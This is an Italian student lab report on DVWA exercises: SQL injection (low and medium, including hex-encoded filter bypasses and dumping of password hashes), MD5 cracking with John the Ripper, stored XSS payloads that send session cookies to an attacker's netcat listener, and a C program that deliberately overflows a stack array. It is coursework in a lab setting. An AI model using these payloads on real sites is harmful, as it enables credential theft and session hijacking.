

# GIORNO 1: Attacco SQL Injection su DVWA (Low & Medium)

## Introduzione

In questo laboratorio useremo **DVWA (Damn Vulnerable Web Application)** su una macchina **Metasploitable** come bersaglio e **Kali Linux** come macchina d'attacco.

L'obiettivo è imparare a sfruttare una **SQL Injection** per accedere ai dati memorizzati nel database, ottenendo **utenti, password hashate** e infine **craccandole**.

Il report ti guiderà passo passo, spiegando cosa fare e dove inserire gli screenshot che abbiamo catturato.

---

## 1. Configurazione dell'ambiente

Per prima cosa, ho configurato la rete di entrambe le macchine con IP statici in modo che siano sulla **stessa subnet**.

- **Kali Linux:**
  - IP: **192.168.13.100**
- **Metasploitable:**
  - IP: **192.168.13.150**

Connection name

General Ethernet 802.1X Security DCB Proxy **IPv4 Settings** IPv6 Settings

Method

Addresses

Address	Netmask	Gateway
192.168.13.100	24	192.168.13.1

DNS servers

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
gateway 192.168.11.1
```

## 2. Verifica della comunicazione tra Kali e Metasploitable

Dal terminale di Kali, ho verificato che le due macchine comunicassero correttamente con il comando **ping**.

```
(kali㉿kali)-[~]  
$ ping 192.168.13.150  
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.  
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.249 ms  
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.169 ms  
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.234 ms  
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.165 ms  
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.164 ms  
^C
```

## 3. Accesso a DVWA

Ho aperto il browser su Kali e sono andato all'indirizzo:  
<http://192.168.13.150/dvwa>

Ho effettuato l'accesso con le credenziali predefinite:

- Username: admin
- Password: password

Poi ho selezionato dal menu laterale SQL Injection. Da qui partiamo con i test.


## 4. SQL Injection – Livello LOW

### 4.1. Bypass iniziale per ottenere tutti gli utenti

Nel campo **User ID** ho inserito questo payload:

**1' OR 'a'='a**

Questo funziona perché la query diventa **sempre vera**, permettendoci di visualizzare **tutti gli utenti** salvati nel database. Troviamo l'utente di interesse, ovvero Pablo Picasso.



User ID:

```
ID: 1' or 'a' = 'a
First name: admin
Surname: admin

ID: 1' or 'a' = 'a
First name: Gordon
Surname: Brown

ID: 1' or 'a' = 'a
First name: Hack
Surname: Me

ID: 1' or 'a' = 'a
First name: Pablo
Surname: Picasso

ID: 1' or 'a' = 'a
First name: Bob
Surname: Smith
```

## 4.2. Estrazione struttura del database

Ora volevo vedere tutte le tabelle e le colonne presenti nel database DVWA.

Ho usato questa query di tipo UNION:

**' UNION SELECT concat(TABLE\_SCHEMA,".",TABLE\_NAME),  
COLUMN\_NAME**

**FROM INFORMATION\_SCHEMA.COLUMNS**

**WHERE table\_schema="dvwa" –**

Questo mi ha permesso di individuare la tabella **dvwa.users**,  
che contiene **username** e **password**.

```
ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.guestbook
Surname: comment_id

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.guestbook
Surname: comment

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.guestbook
Surname: name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: user_id

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: first_name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: last_name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: user

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: password

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: avatar
```

### 4.3. Estrazione degli username e delle password hashate

Una volta individuata la tabella, ho eseguito:

**' UNION SELECT user, password FROM users --**

Con questo ho ottenuto tutti gli **utenti** e le relative **password hashate**.

User ID:

Submit

ID: ' UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## 5. SQL Injection – Livello MEDIUM

Passando al livello **Medium**, DVWA introduce dei filtri sugli apici singoli (') e sui commenti --.

Ho dovuto quindi **modificare leggermente i payload** per bypassare le protezioni.

### 5.1. Ottenere tutti gli utenti (senza apici)

Ho usato:

**1 OR 1=1 #**

Differenza principale: **ho rimosso gli apici** e ho usato il simbolo # per commentare il resto della query.



The screenshot shows the 'User ID:' input field in the DVWA application. The input field contains the payload '1 OR 1=1 #'. To the right of the input field is a 'Submit' button. Below the input field, the application displays the results of the query in red text, showing five user records. Each record includes the ID, First name, and Surname.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

## 5.2. Estrazione degli hash delle password

Poi, per ottenere username e password hashate, ho usato:

**1 UNION SELECT user, password FROM users #**

User ID:

Submit

ID: 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



### 5.3. Estrarre le tabelle e le colonne (bypass protezione)

A livello Medium DVWA blocca l'uso di virgolette. Per bypassare, ho usato valori esadecimali:

**1 UNION SELECT concat(TABLE\_SCHEMA,0x2e,TABLE\_NAME),  
COLUMN\_NAME**

**FROM INFORMATION\_SCHEMA.COLUMNS**

**WHERE table\_schema=0x64767761 #**

Spiegazione:

- **0x2e** → rappresenta un "." in esadecimale
- **0x64767761** → è "dvwa" in esadecimale
- **#** → usato come commento invece di --

```
ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.guestbook
Surname: comment_id

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.guestbook
Surname: comment

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.guestbook
Surname: name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: user_id

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: first_name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: last_name

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: user

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: password

ID: ' UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM IN
First name: dvwa.users
Surname: avatar
```

## Differenze principali

- ✓ Uso `1` invece di `'` per iniziare → niente apici, quindi niente escaping.
- ✓ Uso `0x2e` → rappresenta il punto `"."` in **hexadecimal**, evitando le virgolette.
- ✓ Uso `0x64767761` → è `"dvwa"` in esadecimale, evitando le virgolette `"dvwa"`.
- ✓ Uso `#` come commento → perché `--` viene a volte bloccato.

## 6. Cracking delle password con John the Ripper

A questo punto, ho preso l'hash MD5 della password dell'utente **pablo** e l'ho salvato in un file.

Poi, da terminale Kali, ho usato:

**john --format=raw-md5 /home/kali/Desktop/pablo**

John the Ripper ha trovato rapidamente la password:

**pablo → letmein**

```
(kali㉿kali)-[~]
└─$ john --format=raw-md5 /home/kali/Desktop/pablo
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3
Warning: no OpenMP support for this hash type, consid
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key fo
Almost done: Processing the remaining buffered candid
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (?)
1g 0:00:00:00 DONE 2/3 (2025-09-01 04:44) 50.00g/s 19
Use the "--show --format=Raw-MD5" options to display
Session completed.
```

## 7. Conclusioni

Abbiamo dimostrato come una semplice SQL Injection permetta di:

- visualizzare tutti gli utenti,
- enumerare tabelle e colonne,
- estrarre password hashate,
- craccare facilmente le password

## GIORNO 2: Web Application Exploit XSS

### Obiettivo


Dimostrare un attacco di Stored XSS sulla web app DVWA per farsi passare i cookie di sessione dell'utente vittima verso un web server sotto tuo controllo, quindi dirottare la sessione.

### Ambiente e rete

#### Topologia

- **Attaccante Kali / server di raccolta:** 192.168.104.150/24  
– gateway 192.168.104.1

- **DVWA / vittima:** 192.168.104.150/24 – gateway 192.168.104.1



Editing statica

Connection name: statica

General Ethernet 802.1X Security DCB Proxy IPv4 Settings IPv6 Settings

Method: Manual


Addresses

Address	Netmask	Gateway	
192.168.104.100	24	192.168.104.1	Add
			Delete

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
gateway 192.168.104.1
```

## Accesso alla DVWA

Login con credenziali di default (admin / password) per accedere al pannello e alla sezione **XSS (Stored)**.



The image shows the DVWA (Damn Vulnerable Web Application) login interface. At the top is the DVWA logo, which consists of the letters 'DVWA' in a bold, dark font, with a stylized green and grey swoosh to the right. Below the logo are two input fields. The first is labeled 'Username' and contains the text 'admin'. The second is labeled 'Password' and contains ten dots, indicating a masked password. Below these fields is a 'Login' button.

## Iniezione XSS (Security: LOW)

### 1) Superamento limiti lato client

Dopo aver impostato la sicurezza a **LOW** ho rimosso il `maxlength` dalla `<textarea name="mtxMessage">` via Inspector per poter incollare un payload più lungo.

```
▼ <tbody>
  ▶ <tr> ... </tr>
  ▼ <tr>
    <td width="100">Message *</td>
    ▼ <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength=""></textarea>
    </td>
  </tr>
  ▶ <tr> ... </tr>
</tbody>
```

## 2) Payload e listener

Ho avviato un listener con **nc -lvp 4444** e iniettato questo payload che invia i cookie verso l'endpoint HTTP:

```
<script>

new
Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;

</script>
```

Questo payload prende la stringa dei cookie del dominio corrente (quelli accessibili da JavaScript) e la appende come valore del parametro **cookie** all'URL

<http://192.168.104.100:4444/>.


- **document.cookie** contiene i cookie del **dominio e path correnti**.

### Invio della richiesta verso l'host indicato

Impostando **src**, il browser invia una **richiesta GET** a <http://192.168.104.100:4444/?cookie=<valore>>.

Per il browser è un normale caricamento di immagine

**"Image()"**, quindi **non blocca** la richiesta. Anche se il server non restituisce un'immagine valida, l'attaccante ha già ricevuto l'URL con i cookie nei log.



The screenshot shows a web form with a light blue background. At the top, there is a title "Sign Guestbook" in a bold, black font. Below the title, there are two input fields. The first field is labeled "Name \*" and contains the text "pippo". The second field is labeled "Message \*" and contains the JavaScript payload: `<script>new Image().src="http://192.168.104.100:4444/?"`. Below the message field, there is a button labeled "Sign Guestbook".

### 3) Evidenza di esfiltrazione

Il listener **riceve** la richiesta GET con i cookie (es. `security=low; PHPSESSID=...`) e mostra anche **Referer** che collega la richiesta alla pagina DVWA.

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 42728
GET /?cookie=security=low;%20PHPSESSID=81370ea0c0c27308f78604be36a4ea2d HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

## Bypass a Security: MEDIUM

A livello **MEDIUM** DVWA in genere filtra `<script>...</script>`.  
Ho quindi spostato il payload su un un tag innocuo, che non viene bloccato e lo ho inserito nel **campo Name** della pagina *Stored XSS*.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input &gt;<="" td="" type="text" value="odeURIComponent(new Date().toString())"/>
Message *	<input type="text" value="zzzz"/>
<input type="button" value="Sign Guestbook"/>	

Il payload utilizzato è stato questo:

```
<img src=x onerror="new  
Image().src='http://192.168.104.100:4444/?cookie='+document.  
cookie">
```

Svolge lo stesso compito del primo ma con delle piccole differenze essendo che con la sicurezza a medium di DVWA ci sono più sanitizzazioni a livello testuale.

### Come funziona

- Qui uso un **tag innocuo** `<img>`, che in teoria è permesso.
- Imposto `src="x"` → il browser **non trova** un'immagine valida → scatena l'evento `onerror`.
- Nell'attributo `onerror` inietto JavaScript: quando l'errore si verifica, esegue `new Image().src=...`

### Vantaggi rispetto al primo

- **Più stealth**: molti filtri non vedono nulla di male in `<img>`.
- **Bypass più facile** dei sanitizzatori HTML semplici.
- Molto utile in contesti come **stored XSS** nei commenti, forum, post, ecc.



Ecco il risultato, come nella prima parte dell'esercizio ho ottenuto i cookie di sessione.

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.104.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56920  
GET /?cookie=security=medium;%20PHPSESSID=81370ea0c0c27308f78604be36a4ea2d HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/  
Priority: u=5, i
```

## GIORNO 3: System Exploit BOF

Abbiamo un programma legge 10 numeri interi da tastiera, li memorizza in un vettore (array), li stampa, poi li ordina in ordine crescente usando l'algoritmo di ordinamento bubble sort e infine li ristampa ordinati. Vediamolo passaggio per passaggio.

### 1. Inclusione della libreria

```
#include <stdio.h>
```

Serve per poter usare le funzioni di input e output, come `printf` (per stampare) e `scanf` (per leggere).

## 2. Dichiarazione delle variabili

```
int vector[10], i, j, k;
```

```
int swap_var;
```

- **vector[10]** → un **array** di 10 interi in cui memorizzeremo i numeri inseriti dall'utente.
- **i, j, k** → variabili contatore per i cicli **for**.
- **swap\_var** → variabile temporanea per scambiare due numeri durante l'ordinamento.

## 3. Inserimento dei numeri

```
printf("Inserire 10 interi:\n");
```

```
for (i = 0; i < 10; i++) {
```

```
    int c = i + 1;
```

```
    printf("[%d]:", c);
```

```
    scanf("%d", &vector[i]);
```

```
}
```

- Stampa un messaggio per chiedere all'utente di inserire **10 numeri interi**.

- Usa un ciclo **for** per fare 10 iterazioni.
- La variabile **c = i + 1** serve solo per numerare i messaggi in modo più leggibile.
- Con **scanf("%d", &vector[i]);** il programma **legge un numero** e lo salva nella posizione corretta dell'array.

#### 4. Ordinamento con Bubble Sort

```
for (j = 0; j < 10 - 1; j++) {  
    for (k = 0; k < 10 - j - 1; k++) {  
        if (vector[k] > vector[k+1]) {  
            swap_var = vector[k];  
            vector[k] = vector[k+1];  
            vector[k+1] = swap_var;  
        }  
    }  
}
```

Questa è la **parte più importante**: ordina il vettore in ordine crescente usando **bubble sort**.

##### Come funziona il bubble sort:

- Si fanno più passaggi sull'array.
- In ogni passaggio, si confrontano **due numeri consecutivi**:

- Se `vector[k] > vector[k+1]`, si **scambiano**.
- Dopo ogni passaggio, il numero più grande “sale” alla fine (come una bolla, da cui il nome).

L'obiettivo era **forzare intenzionalmente un buffer overflow** per mostrare cosa succede quando si scrive oltre i limiti di un array. Ho individuato il ciclo che legge gli input dell'utente, inizialmente scritto così:

```
for (i = 0; i < 10; i++) {  
    scanf("%d", &vector[i]);
```

Qui l'array `vector` ha **10 posti** (da `vector[0]` a `vector[9]`), e il ciclo inserisce esattamente 10 numeri.

Per **sforare** i limiti, ho cambiato la condizione del ciclo in:

```
for (i = 0; i < 20; i++) {  
    scanf("%d", &vector[i]);  
}
```

Con `i` che va da **0 a 19**, i primi **10** inserimenti finiscono al loro posto (0–9). Dal numero **11 in poi** (indici **10–19**) il programma **scrive fuori dall'array**, andando a sovrascrivere memoria che **non gli appartiene** (variabili vicine sullo stack, metadati di controllo, ecc.). Questo è esattamente un **buffer overflow**

Ho compilato il sorgente C in un eseguibile chiamato **programma** con questo comando:

```
(kali@kali)-[~]  
$ gcc -std=c11 -Wall -Wextra -Wpedantic -O0 -g -fsanitize=address,undefined /home/kali/Desktop/BOF.c -o programma
```

**-fsanitize=address,undefined** → attiva due “sensori” di runtime:

- **AddressSanitizer** (ASan): intercetta **accessi illegali alla memoria** (es. buffer overflow su stack/heap, use-after-free, ecc.).
- **UndefinedBehaviorSanitizer** (UBSan): intercetta comportamenti **non definiti** (es. indici fuori range, alcuni errori aritmetici, ecc.).

## Dimostrazione: il buffer overflow riuscito

Dopo la compilazione ho eseguito il programma. A schermo il programma chiede di **inserire 10 interi**. Io ho inserito **11 valori** (grazie alla modifica del ciclo **for (i = 0; i < 20; i++)**): i primi 10 finiscono dentro l'array, **l'11° sfora**. Dopo l'11° input, compare il messaggio in rosso di **AddressSanitizer**:

- **ERROR: AddressSanitizer: stack-buffer-overflow**  
 → significa che ho scritto **oltre la fine** di un array che sta nello **stack** (il nostro `int vector[10]`).

```
(kali㉿kali)-[~]
$ ./programma
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:0
[11]:3

==13341==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7b9cad000058 at pc 0x7f9cb0ca2cbc bp 0x7fffb68e77f0 sp 0x7fffb68e6fb0
WRITE of size 4 at 0x7b9cad000058 thread T0
#0 0x7f9cb0ca2cbb in scanf_common ../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors_format.inc:342
#1 0x7f9cb0ce3139 in __isoc99_vscanf ../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:1544
#2 0x7f9cb0ce3784 in __isoc99_scanf ../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:1575
#3 0x5585786e13b8 in main /home/kali/Desktop/B0F.c:15
#4 0x7f9cb0233ca7 in (/lib/x86_64-linux-gnu/libc.so.6+0x29ca7) (BuildId: def5460e3cee00bfee25b429c97bcc4853e5b3a8)
#5 0x7f9cb0233d64 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x29d64) (BuildId: def5460e3cee00bfee25b429c97bcc4853e5b3a8)
#6 0x5585786e1160 in _start (/home/kali/programma+0x3160) (BuildId: d7b2a6b3f6112fe36f8d02ba2864c88607bd351d)
```

## Bonus: Aggiunta di un menù per scegliere la modalità

Ho inserito un **menù iniziale** che chiede all'utente quale versione del programma vuole eseguire:

1. la **modalità sicura**, che rispetta i limiti dell'array;
2. la **modalità vulnerabile**, che provoca intenzionalmente un **buffer overflow**.

```
76
77 int main() {
78     int choice;
79
80     printf("Scegli una modalita':\n");
81     printf("1. Ordinamento Sicuro\n");
82     printf("2. Ordinamento Vulnerabile (Causa Overflow)\n");
83     printf("Inserisci la tua scelta: ");
84     scanf("%d", &choice);
85
86     switch (choice) {
87         case 1:
88             safe_sorting();
```

## 1) Modalità sicura (safe\_sorting)

- Messaggio di benvenuto: "Hai scelto la modalità di ordinamento sicuro."
- Richiesta: "Inserisci 10 interi:"
- Ciclo di input:

```
printf("Hai scelto la modalita' di ordinamento sicuro.\n");  
printf("Inserisci 10 interi:\n");  
  
for (i = 0; i < 10; i++) {  
    int c = i + 1;  
    printf("[%d]:", c);  
    scanf("%d", &vector[i]);  
}
```

Qui l'array ha **10 posti** (indici **0..9**) e inserisco **esattamente 10 valori** → **nessun overflow**.

## 2) Modalità vulnerabile (vulnerable\_overflow)

- Messaggio di avviso: "Hai scelto la modalità vulnerabile" e "Inserisci 11 interi (causerà un errore di overflow):"

- Ciclo di input:

```
int swap_var;

printf("Hai scelto la modalita' vulnerabile.\n");
printf("Inserisci 11 interi (causera' un errore di overflow):\n");

for (i = 0; i < 11; i++) { // Questo ciclo causa l'overflow
    int c = i + 1;
    printf("[%d]:", c);
    scanf("%d", &vector[i]);
}
```

Qui l'array resta **di 10 elementi**, ma il ciclo prova a scriverne **11**. Gli indici vanno da **0** a **10**: la prima **scrittura illegale** è su **vector[10]** (l'undicesimo valore). Con i **sanitizer attivi** (AddressSanitizer), appena inserisco l'11° numero vedo l'errore **"stack-buffer-overflow / WRITE of size 4"** e nel dump della *shadow memory* compaiono le **f3** (la **right redzone** dello stack), che confermano che ho oltrepassato il limite dell'array.

Qui sotto inserisco gli screenshot del risultato utilizzando entrambe le modalità del programma (l'ho sempre reso eseguibile con le stesse flag della prima parte dell'esercizio ovvero

```
gcc -std=c11 -Wall -Wextra -Wpedantic -O0 -g  
-fsanitize=address,undefined /home/kali/Desktop/BOF.c -o  
programma
```



```
(kali㉿kali)-[~]  
$ gcc -std=c11 -Wall -Wextra -Wpedantic -O0 -g -fsanitize=address,undefined /home/kali/Desktop/BOF.c -o programma
```

```
(kali㉿kali)-[~]  
$ ./programma
```

Scegli una modalita':

1. Ordinamento Sicuro
2. Ordinamento Vulnerabile (Causa Overflow)

Inserisci la tua scelta: 1

Hai scelto la modalita' di ordinamento sicuro.

Inserisci 10 interi:

[1]:54

[2]:

4

[3]:4

[4]:4

[5]:4

[6]:44

[7]:4

[8]:4

[9]:4

[10]:4

Il vettore inserito e':

[1]: 54

[2]: 4

[3]: 4

[4]: 4

[5]: 4

